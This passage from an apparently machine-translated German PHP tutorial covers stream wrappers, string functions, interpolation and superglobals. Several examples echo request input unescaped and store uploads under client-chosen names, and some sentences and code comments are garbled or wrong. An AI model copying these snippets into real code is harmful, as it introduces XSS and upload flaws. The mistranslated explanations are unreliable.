        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // fallback exception handler if an unsupported operation is attempted.
    // this is not necessary.
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

    // this is called when unlink("foo://something-else") is called.
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
        curl_exec($curl);
        curl_close($curl);
    }
}
```

Dieses Beispiel zeigt nur einige Beispiele, was ein generischer Stream-Wrapper enthalten würde. Dies sind nicht alle verfügbaren Methoden. Eine vollständige Liste der Methoden, die implementiert werden können, finden Sie unter http://php.net/streamWrapper .

Streams online lesen: https://riptutorial.com/de/php/topic/5725/streams

Kapitel 91: String-Analyse

Bemerkungen

Regex sollte für andere Zwecke verwendet werden, außer dass Sie Saiten aus Saiten bekommen oder anderweitig in Stücke schneiden.

Examples

String durch Trennzeichen aufteilen

`explode` und `strstr` sind einfachere Methoden, um Teilstrings durch Trennzeichen `strstr` .

Eine Zeichenfolge, die mehrere Textteile enthält, die durch ein gemeinsames Zeichen getrennt sind, kann mit der `explode` in Teile aufgeteilt werden.

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

Die Methode unterstützt auch einen Grenzparameter, der wie folgt verwendet werden kann:

```
$fruits= 'apple,pear,grapefruit,cherry';
```

Wenn der Grenzwert Null ist, wird dies als 1 behandelt.

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

Wenn limit gesetzt und positiv ist, enthält das zurückgegebene Array ein Maximum an limit-Elementen, wobei das letzte Element den Rest der Zeichenfolge enthält.

```
print_r(explode(',',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

Wenn der Grenzparameter negativ ist, werden alle Komponenten mit Ausnahme des letzten Grenzwerts zurückgegeben.

```
print_r(explode(',',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

`explode` kann mit `list` kombiniert werden, um einen String in Variablen in einer Zeile zu parsen:

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

Stellen Sie jedoch sicher, dass das Ergebnis von `explode` genügend Elemente enthält oder dass eine undefinierte Indexwarnung ausgelöst wird.

`strstr` streift ab oder gibt den Teilstring vor dem ersten Auftreten der angegebenen Nadel zurück.

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1","23","456"]
var_dump(strstr($string, ":")); // string(7) ":23:456"

var_dump(strstr($string, ":", true)); // string(1) "1"
```

Suchen eines Teilstrings mit strpos

`strpos` kann die Anzahl der Bytes im Heuhaufen vor dem ersten Auftreten der Nadel verstanden werden.

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow"); // bool(false)
```

Überprüfen, ob eine Teilzeichenfolge vorhanden ist

Seien Sie vorsichtig bei der Prüfung nach TRUE oder FALSE, da eine if-Anweisung dies als FALSE sieht, wenn ein Index von 0 zurückgegeben wird.

```
$pos = strpos("abcd", "a"); // $pos = 0;
$pos2 = strpos("abcd", "e"); // $pos2 = FALSE;

// Bad example of checking if a needle is found.
if($pos) { // 0 does not match with TRUE.
    echo "1. I found your string\n";
}
else {
    echo "1. I did not found your string\n";
}

// Working example of checking if needle is found.
if($pos !== FALSE) {
    echo "2. I found your string\n";
}
else {
    echo "2. I did not found your string\n";
}

// Checking if a needle is not found
if($pos2 === FALSE) {
    echo "3. I did not found your string\n";
}
else {
    echo "3. I found your string\n";
}
```

Ausgabe des ganzen Beispiels:

```
1. I did not found your string
2. I found your string
3. I did not found your string
```

Suche ausgehend von einem Offset

```
// With offset we can search ignoring anything before the offset
$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0
```

Liefert alle Vorkommen eines Teilstrings

```
$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// start searching from the beginning of the string
for($offset = 0;
        // If our offset is beyond the range of the
        // string, don't search anymore.
        // If this condition is not set, a warning will
        // be triggered if $haystack ends with $needle
        // and $needle is only one byte long.
        $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // we don't have anymore substrings
    if($pos === false) break;
    $offsets[] = $pos;
    // You may want to add strlen($needle) instead,
    // depending on whether you want to count "aaa"
    // as 1 or 2 "aa"s.
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]
```

Zeichenfolge mit regulären Ausdrücken analysieren

preg_match kann verwendet werden, um einen String mit regulären Ausdrücken zu analysieren. Die in Klammern eingeschlossenen Teile des Ausdrucks werden als Untermuster bezeichnet, mit denen Sie einzelne Teile der Zeichenfolge auswählen können.

```
$str = "<a href=\"http://example.org\">My Link</a>";
$pattern = "/<a href=\"(.*)\">(.*)<\/a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // The string matches the expression
    print_r($matches);
} else if($result === 0) {
    // No match
} else {
    // Error occured
```

```
}
```

Ausgabe

```
Array
(
    [0] => <a href="http://example.org">My Link</a>
    [1] => http://example.org
    [2] => My Link
)
```

Unterstring

Substring gibt den Teil der Zeichenfolge zurück, der durch die Start- und Längenparameter angegeben wird.

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

Wenn die Möglichkeit besteht, Zeichenfolgen mit mehreren Bytes zu treffen, ist die Verwendung von mb_substr sicherer.

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cake"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

Eine andere Variante ist die Funktion substr_replace, die Text in einem Teil einer Zeichenfolge ersetzt.

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_Replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

Angenommen, Sie möchten ein bestimmtes Wort in einer Zeichenfolge finden - und Regex nicht verwenden.

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))); // string(13) " cruel World!"

// If the casing in the text is not important, then using strtolower helps to compare strings
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

Eine weitere Option ist das sehr einfache Parsen einer E-Mail.

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
```

```
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld , "@"); // int(3)

$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "oobar.co.uk"
$nomain = substr($notld, $nat + 1); // string(3) "bar"

$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nld = substr($nomain , $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email is valid");
else var_dump("$email is invalid");

// string(21) "foobar.com is invalid"
if ($wat && $wot) var_dump("$wrong is valid");
else var_dump("$wrong is invalid");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld is valid");
else var_dump("$notld is invalid");

// string(27) "foobar.co.uk is an UK email"
if ($tld == "co.uk") var_dump("$email is a UK address");
if ($wld == "co.uk") var_dump("$wrong is a UK address");
if ($nld == "co.uk") var_dump("$notld is a UK address");
```

Oder Sie setzen sogar "Continue reading" oder "..." am Ende eines Klappers

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;

var_dump(substr($blurb, 0, $limit - 3) . '...'); // string(20) "Lorem ipsum dolor..."
```

String-Analyse online lesen: https://riptutorial.com/de/php/topic/2206/string-analyse

Kapitel 92: String-Formatierung

Examples

Teilstrings extrahieren / ersetzen

Einzelne Zeichen können mit der Array (eckige Klammer) -Syntax sowie der geschweiften Klammer-Syntax extrahiert werden. Diese beiden Syntaxen geben nur ein einzelnes Zeichen aus der Zeichenfolge zurück. Wenn mehr als ein Zeichen benötigt wird, ist eine Funktion erforderlich, z. B. substr

Strings sind wie alles in PHP `0` -indiziert.

```
$foo = 'Hello world';

$foo[6]; // returns 'w'
$foo{6}; // also returns 'w'

substr($foo, 6, 1); // also returns 'w'
substr($foo, 6, 2); // returns 'wo'
```

Zeichenfolgen können auch einzeln mit derselben eckigen und geschweiften Klammer-Syntax geändert werden. Das Ersetzen mehrerer Zeichen erfordert eine Funktion, dh substr_replace

```
$foo = 'Hello world';

$foo[6] = 'W'; // results in $foo = 'Hello World'
$foo{6} = 'W'; // also results in $foo = 'Hello World'

substr_replace($foo, 'W', 6, 1); // also results in $foo = 'Hello World'
substr_replace($foo, 'Whi', 6, 2); // results in 'Hello Whirled'
// note that the replacement string need not be the same length as the substring replaced
```

String-Interpolation

Sie können die Interpolation auch verwenden, *um* eine Variable innerhalb eines Strings zu interpolieren (*einzufügen*). Interpolation funktioniert nur in doppelten Anführungszeichen und der Heredoc-Syntax.

```
$name = 'Joel';

// $name will be replaced with `Joel`
echo "<p>Hello $name, Nice to see you.</p>";
#                ↕
#>   "<p>Hello Joel, Nice to see you.</p>"

// Single Quotes: outputs $name as the raw text (without interpreting it)
echo 'Hello $name, Nice to see you.'; # Careful with this notation
#> "Hello $name, Nice to see you."
```

Das **komplexe (geschweifte) Syntaxformat** bietet eine weitere Option, bei der Sie Ihre Variablen in geschweifte Klammern `{}` umschließen müssen. Dies kann hilfreich sein, wenn Variablen in Textinhalt eingebettet werden und mögliche Mehrdeutigkeiten zwischen Textinhalt und Variablen vermieden werden.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo "<p>We need more {$name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"

// This line will throw an error (as `$names` is not defined)
echo "<p>We need more $names to help us!</p>";
#> "Notice: Undefined variable: names"
```

Die `{}` -Syntax interpoliert nur Variablen, die mit einem `$` in einen String. Die `{}` -Syntax wertet **keine** beliebigen PHP-Ausdrücke aus.

```
// Example tying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// Example using a constant
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// Example using a function
function say_hello() {
    return "Hello!";
};
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

Die `{}` -Syntax wertet jedoch jeden Array-Zugriff, Eigenschaftszugriff und Funktions- / Methodenaufrufe für Variablen, Arrayelemente oder Eigenschaften aus:

```
// Example accessing a value from an array — multidimensional access is allowed
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
#> "The best companion is: Amy Pond"

// Example of calling a method on an instantiated object
class Person {
  function say_hello() {
    return "Hello!";
  }
}

$max = new Person();

echo "Max says: {$max->say_hello()}";
#> "Max says: Hello!"

// Example of invoking a Closure — the parameter list allows for custom expressions
$greet = function($num) {
```

```
    return "A $num greetings!";
};
echo "From us all: {$greet(10 ** 3)}";
#> "From us all: A 1000 greetings!"
```

Beachten Sie, dass das Dollarzeichen `$` nach der öffnenden geschweiften Klammer `{` wie in den obigen Beispielen oder, wie in Perl oder Shell Script, davor angezeigt werden kann:

```
$name = 'Joel';

// Example using the curly brace syntax with dollar sign before the opening curly brace
echo "<p>We need more ${name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"
```

> Die `Complex (curly) syntax` wird nicht als solche bezeichnet, weil sie komplex ist, sondern weil sie die Verwendung von " **komplexen Ausdrücken** " zulässt. Lesen Sie mehr über die `Complex (curly) syntax`

String-Formatierung online lesen: https://riptutorial.com/de/php/topic/6696/string-formatierung

Kapitel 93: Superglobale Variablen PHP

Einführung

Superglobals sind integrierte Variablen, die in allen Bereichen immer verfügbar sind.

Mehrere vordefinierte Variablen in PHP sind "Superglobals", dh sie sind in allen Bereichen eines Skripts verfügbar. Es ist nicht notwendig, `global $variable;` um auf sie innerhalb von Funktionen oder Methoden zuzugreifen.

Examples

PHP5 SuperGlobals

Nachfolgend finden Sie die PHP5-SuperGlobals

- $ GLOBALS
- $ _REQUEST
- $ _GET
- $ _POST
- $ _FILES
- $ _SERVER
- $ _ENV
- $ _COOKIE
- $ _SESSION

$ GLOBALS : Diese SuperGlobal-Variable wird für den Zugriff auf globale Variablen verwendet.

```
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//Which will print 10 Global Variable a
?>
```

$ _REQUEST : Diese SuperGlobal-Variable wird zum Sammeln von Daten verwendet, die von einem HTML-Formular gesendet werden.

```
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//This will print value of HTML Field with name=user submitted using POST and/or GET MEthod
?>
```

$ _GET : Diese SuperGlobal-Variable wird zum Sammeln von Daten verwendet, die vom HTML-Formular mit der `get` Methode gesendet wurden.

```
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//This will print value of HTML field with name username submitted using GET Method
?>
```

$ _POST : Diese SuperGlobal-Variable wird zum Sammeln von Daten verwendet, die vom HTML-Formular mit der `post` Methode übermittelt werden.

```
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//This will print value of HTML field with name username submitted using POST Method
?>
```

$ _FILES : Diese SuperGlobal-Variable enthält die Informationen über hochgeladene Dateien über die HTTP-Post-Methode.

```
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/**
This will print details of the File with name picture uploaded via a form with method='post
and with enctype='multipart/form-data'
Details includes Name of file, Type of File, temporary file location, error code(if any error
occured while uploading the file) and size of file in Bytes.
Eg.

Array
(
    [picture] => Array
        (
            [0] => Array
                (
                    [name] => 400.png
                    [type] => image/png
                    [tmp_name] => /tmp/php5Wx0aJ
                    [error] => 0
                    [size] => 15726
                )
        )
)

*/
?>
```

$ _SERVER : Diese SuperGlobal-Variable enthält Informationen zu Skripts, HTTP-Headern und Serverpfaden.

```
<?php
    echo "<pre>";
```

```
    print_r($_SERVER);
    echo "</pre>";
    /**
    Will print the following details
    on my local XAMPP
    Array
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => \xampp\mysql\bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => \xampp\php
    [PHPRC] => \xampp\php
    [TMP] => \xampp\tmp
    [HTTP_HOST] => localhost
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
    [PATH] => C:\xampp\php;C:\ProgramData\ComposerSetup\bin;
    [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
    [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 Server at localhost
Port 80
    [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
    [REQUEST_SCHEME] => http
    [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
    [SERVER_ADMIN] => postmaster@localhost
    [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
    [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /abcd.php
    [SCRIPT_NAME] => /abcd.php
    [PHP_SELF] => /abcd.php
    [REQUEST_TIME_FLOAT] => 1469374173.88
    [REQUEST_TIME] => 1469374173
)
*/
?>
```

$ _ENV : Diese Shell-Umgebungsvariable dieser SuperGlobal-Variablen enthält Details, unter denen PHP ausgeführt wird.

$ _COOKIE : Diese SuperGlobal-Variable wird verwendet, um den Cookie-Wert mit dem angegebenen Schlüssel abzurufen.

```
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
}
else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}

/**
    Output
    Cookie 'data' is set!
    Value is: Foo Bar
*/
?>
```

$ _SESSION : Diese SuperGlobal-Variable wird zum Festlegen und Abrufen des auf dem Server gespeicherten Sitzungswerts verwendet.

```
<?php
//Start the session
session_start();
/**
    Setting the Session Variables
    that can be accessed on different
    pages on save server.
*/
$_SESSION["username"] = "John Doe";
$_SESSION["user_token"] = "d5f1df5b4dfb8b8d5f";
echo "Session is saved successfully";

/**
    Output
    Session is saved successfully
*/
?>
```

Suberglobals erklärt

Einführung

Vereinfacht gesagt, sind dies Variablen, die in *allen* Bereichen Ihrer Skripts verfügbar sind.

Das bedeutet, dass Sie sie nicht als Parameter in Ihren Funktionen übergeben oder außerhalb eines Codeblocks speichern müssen, um sie in verschiedenen Bereichen verfügbar zu haben.

Was ist ein Superglobus?

Wenn Sie denken, dass dies wie Superhelden sind, sind sie es nicht.

Ab PHP Version 7.1.3 gibt es 9 superglobale Variablen. Sie sind wie folgt:

- `$GLOBALS` - `$GLOBALS` alle im globalen Bereich verfügbaren Variablen
- `$_SERVER` - Informationen zur Server- und Ausführungsumgebung
- `$_GET` - HTTP GET-Variablen
- `$_POST` - HTTP POST-Variablen
- `$_FILES` - Variablen zum Hochladen von HTTP- `$_FILES`
- `$_COOKIE` - HTTP-Cookies
- `$_SESSION` - Sitzungsvariablen
- `$_REQUEST` - HTTP-Anforderungsvariablen
- `$_ENV` - Umgebungsvariablen

Siehe die Dokumentation .

Erzähl mir mehr, erzähl mir mehr

Es tut mir leid für die Fett-Referenz! Verknüpfung

Zeit für eine Erklärung zu diesen ~~Superhelden~~ Globals.

`$GLOBALS`

> Ein assoziatives Array, das Verweise auf alle Variablen enthält, die derzeit im globalen Gültigkeitsbereich des Skripts definiert sind. Die Variablennamen sind die Schlüssel des Arrays.

Code

```
$myGlobal = "global"; // declare variable outside of scope

function test()
{
    $myLocal = "local"; // declare variable inside of scope
    // both variables are printed
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

test(); // run function
// only $myGlobal is printed since $myLocal is not globally scoped
var_dump($myLocal);
var_dump($myGlobal);
```

Ausgabe

```
string 'local' (length=5)
string 'global' (length=6)
null
string 'global' (length=6)
```

Im obigen Beispiel wird `$myLocal` nicht das zweite Mal angezeigt, da es in der Funktion `test()`

deklariert und nach dem Schließen der Funktion `$myLocal` wird.

Global werden

Zur Abhilfe gibt es zwei Möglichkeiten.

Option eins: **`global` Schlüsselwort**

```
function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

Das `global` Schlüsselwort ist ein Präfix für eine Variable, das es zwingt, Teil des globalen Bereichs zu sein.

Beachten Sie, dass Sie einer Variablen in derselben Anweisung wie das globale Schlüsselwort keinen Wert zuweisen können. Deshalb musste ich einen Wert darunter zuordnen. (Es ist möglich, wenn Sie neue Zeilen und Leerzeichen entfernen, aber ich denke nicht, dass es sauber ist. `global $myLocal; $myLocal = "local"`).

Option zwei: **`$GLOBALS` Array**

```
function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

In diesem Beispiel habe ich `$myLocal` den Wert von `$GLOBAL["myLocal"]` neu zugewiesen, da ich es einfacher finde, einen Variablennamen zu schreiben als das assoziative Array.

`$_SERVER`

> $ _SERVER ist ein Array, das Informationen wie Header, Pfade und Skriptpositionen enthält. Die Einträge in diesem Array werden vom Webserver erstellt. Es gibt keine Garantie dafür, dass jeder Webserver eine dieser Möglichkeiten zur Verfügung stellt. Server können einige auslassen oder andere bereitstellen, die hier nicht aufgeführt sind. Allerdings ist eine große Anzahl dieser Variablen in der CGI / 1.1-Spezifikation berücksichtigt, daher sollten Sie diese erwarten können.

Eine Beispielausgabe davon könnte wie folgt aussehen (auf meinem Windows-PC mit WAMP ausführen)

```
C:\wamp64\www\test.php:2:
array (size=36)
```

```
    'HTTP_HOST' => string 'localhost' (length=9)
    'HTTP_CONNECTION' => string 'keep-alive' (length=10)
    'HTTP_CACHE_CONTROL' => string 'max-age=0' (length=9)
    'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
    'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (length=110)
    'HTTP_ACCEPT' => string
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (length=74)
    'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate, sdch, br' (length=23)
    'HTTP_ACCEPT_LANGUAGE' => string 'en-US,en;q=0.8,en-GB;q=0.6' (length=26)
    'HTTP_COOKIE' => string 'PHPSESSID=0gslnvgsci371ete9hg7k9ivc6' (length=36)
    'PATH' => string 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files
(x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS
Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\
Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program
Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-
Static;C:\Program Files\Intel\Intel(R) Managemen'... (length=1169)
    'SystemRoot' => string 'C:\WINDOWS' (length=10)
    'COMSPEC' => string 'C:\WINDOWS\system32\cmd.exe' (length=27)
    'PATHEXT' => string '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY'
(length=57)
    'WINDIR' => string 'C:\WINDOWS' (length=10)
    'SERVER_SIGNATURE' => string '<address>Apache/2.4.23 (Win64) PHP/7.0.10 Server at
localhost Port 80</address>' (length=80)
    'SERVER_SOFTWARE' => string 'Apache/2.4.23 (Win64) PHP/7.0.10' (length=32)
    'SERVER_NAME' => string 'localhost' (length=9)
    'SERVER_ADDR' => string '::1' (length=3)
    'SERVER_PORT' => string '80' (length=2)
    'REMOTE_ADDR' => string '::1' (length=3)
    'DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'REQUEST_SCHEME' => string 'http' (length=4)
    'CONTEXT_PREFIX' => string '' (length=0)
    'CONTEXT_DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'SERVER_ADMIN' => string 'wampserver@wampserver.invalid' (length=29)
    'SCRIPT_FILENAME' => string 'C:/wamp64/www/test.php' (length=26)
    'REMOTE_PORT' => string '5359' (length=4)
    'GATEWAY_INTERFACE' => string 'CGI/1.1' (length=7)
    'SERVER_PROTOCOL' => string 'HTTP/1.1' (length=8)
    'REQUEST_METHOD' => string 'GET' (length=3)
    'QUERY_STRING' => string '' (length=0)
    'REQUEST_URI' => string '/test.php' (length=13)
    'SCRIPT_NAME' => string '/test.php' (length=13)
    'PHP_SELF' => string '/test.php' (length=13)
    'REQUEST_TIME_FLOAT' => float 1491068771.413
    'REQUEST_TIME' => int 1491068771
```

Es gibt viel zu erleben, deshalb werde ich unten einige wichtige herausgreifen. Wenn Sie mehr darüber erfahren möchten, konsultieren Sie den Abschnitt "Indizes" der Dokumentation.

Ich könnte sie alle an einem Tag hinzufügen. Oder kann jemand unten eine ***gute*** Erklärung hinzufügen und hinzufügen? *Hinweis, Hinweis* ;)

Nehmen Sie für alle folgenden Erklärungen an, dass die URL http://www.example.com/index.php lautet

- `HTTP_HOST` - Die Hostadresse.
  Dies würde `www.example.com`
- `HTTP_USER_AGENT` - Inhalt des Benutzeragenten. Dies ist eine Zeichenfolge, die alle

Informationen über den Browser des Clients einschließlich des Betriebssystems enthält.
- `HTTP_COOKIE` - Alle Cookies in einer verketteten Zeichenfolge mit einem `HTTP_COOKIE` - Trennzeichen.
- `SERVER_ADDR` - Die IP-Adresse des Servers, auf dem das aktuelle Skript ausgeführt wird. Dies würde `93.184.216.34`
- `PHP_SELF` - Der Dateiname des aktuell ausgeführten Skripts, relativ zum Dokumentstamm. Dies würde `/index.php`
- `REQUEST_TIME_FLOAT` - Der Zeitstempel des Starts der Anforderung mit einer Genauigkeit im Mikrosekundenbereich. Verfügbar seit PHP 5.4.0.
- `REQUEST_TIME` - Der Zeitstempel des Starts der Anforderung. Verfügbar seit PHP 5.1.0.

`$_GET`

Ein assoziatives Array von Variablen, das über die URL-Parameter an das aktuelle Skript übergeben wird.

`$_GET` ist ein Array, das alle URL-Parameter enthält. das ist was nach dem ist? in der URL.

Verwenden Sie http://www.example.com/index.php?myVar=myVal als Beispiel. Diese Informationen von dieser URL können durch Zugriff in diesem Format `$_GET["myVar"] myVal` . Das Ergebnis ist `myVal` .

Verwenden Sie Code für diejenigen, die nicht gerne lesen.

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // returns "true"
```

Das obige Beispiel verwendet den ternären Operator .

Dies zeigt, wie Sie mit der `$_GET` Superglobal von der URL aus auf den `$_GET` können.

Nun noch ein Beispiel! *keuchen*

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // returns "myVal"
echo $_GET["myVar2"]; // returns "myVal2"
```

Es ist möglich, mehrere Variablen durch die URL zu senden, indem Sie sie mit einem Et-Zeichen (`&`) trennen.

Sicherheitsrisiko
Es ist sehr wichtig, keine vertraulichen Informationen über die URL zu senden, da diese in der Historie des Computers bleiben und für jeden sichtbar sind, der auf diesen Browser zugreifen kann.

`$_POST`

Ein assoziatives Array von Variablen, das über die HTTP-POST-Methode an das aktuelle Skript übergeben wird, wenn application / x-www-form-urlencoded oder

multipart / form-data als HTTP-Inhaltstyp in der Anforderung verwendet wird.

`$_GET` ist sehr ähnlich, da Daten von einem Ort zum anderen gesendet werden.

Ich beginne mit einem Beispiel. (Ich habe das Aktionsattribut weggelassen, da dadurch die Informationen an die Seite gesendet werden, in der sich das Formular befindet.)

```
<form method="POST">
    <input type="text" name="myVar" value="myVal" />
    <input type="submit" name="submit" value="Submit" />
</form>
```

Oben ist ein Basisformular, für das Daten gesendet werden können. In einer realen Umgebung würde das `value` Attribut nicht gesetzt, dh das Formular wäre leer. Dies würde dann die vom Benutzer eingegebenen Informationen senden.

```
echo $_POST["myVar"]; // returns "myVal"
```

Sicherheitsrisiko
Das Versenden von Daten per POST ist ebenfalls nicht sicher. Durch die Verwendung von HTTPS wird sichergestellt, dass die Daten sicherer sind.

`$_FILES`

> Ein assoziatives Array von Elementen, die über die HTTP-POST-Methode in das aktuelle Skript hochgeladen werden. Die Struktur dieses Arrays ist im Abschnitt Uploads der POST-Methode beschrieben .

Beginnen wir mit einer Grundform.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar" />
    <input type="submit" name="Submit" />
</form>
```

Beachten Sie, dass ich das `action` (wieder!) Weggelassen habe. Außerdem habe ich `enctype="multipart/form-data"` hinzugefügt. Dies ist für jedes Formular wichtig, das sich mit Dateiuploads befasst.

```
// ensure there isn't an error
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

    // if the folder doesn't exist then make it
    if (!file_exists($folderLocation)) mkdir($folderLocation);

    // move the file into the folder
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
basename($_FILES["myVar"]["name"]));
}
```

Hiermit wird eine Datei hochgeladen. Manchmal möchten Sie möglicherweise mehrere Dateien hochladen. Dafür gibt es ein Attribut, es heißt `multiple` .
Es gibt ein Attribut für *alles* . Es tut mir Leid

Unten sehen Sie ein Beispiel für ein Formular, das mehrere Dateien sendet.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar[]" multiple="multiple" />
    <input type="submit" name="Submit" />
</form>
```

Beachten Sie die hier vorgenommenen Änderungen. Da sind nur ganz wenige.

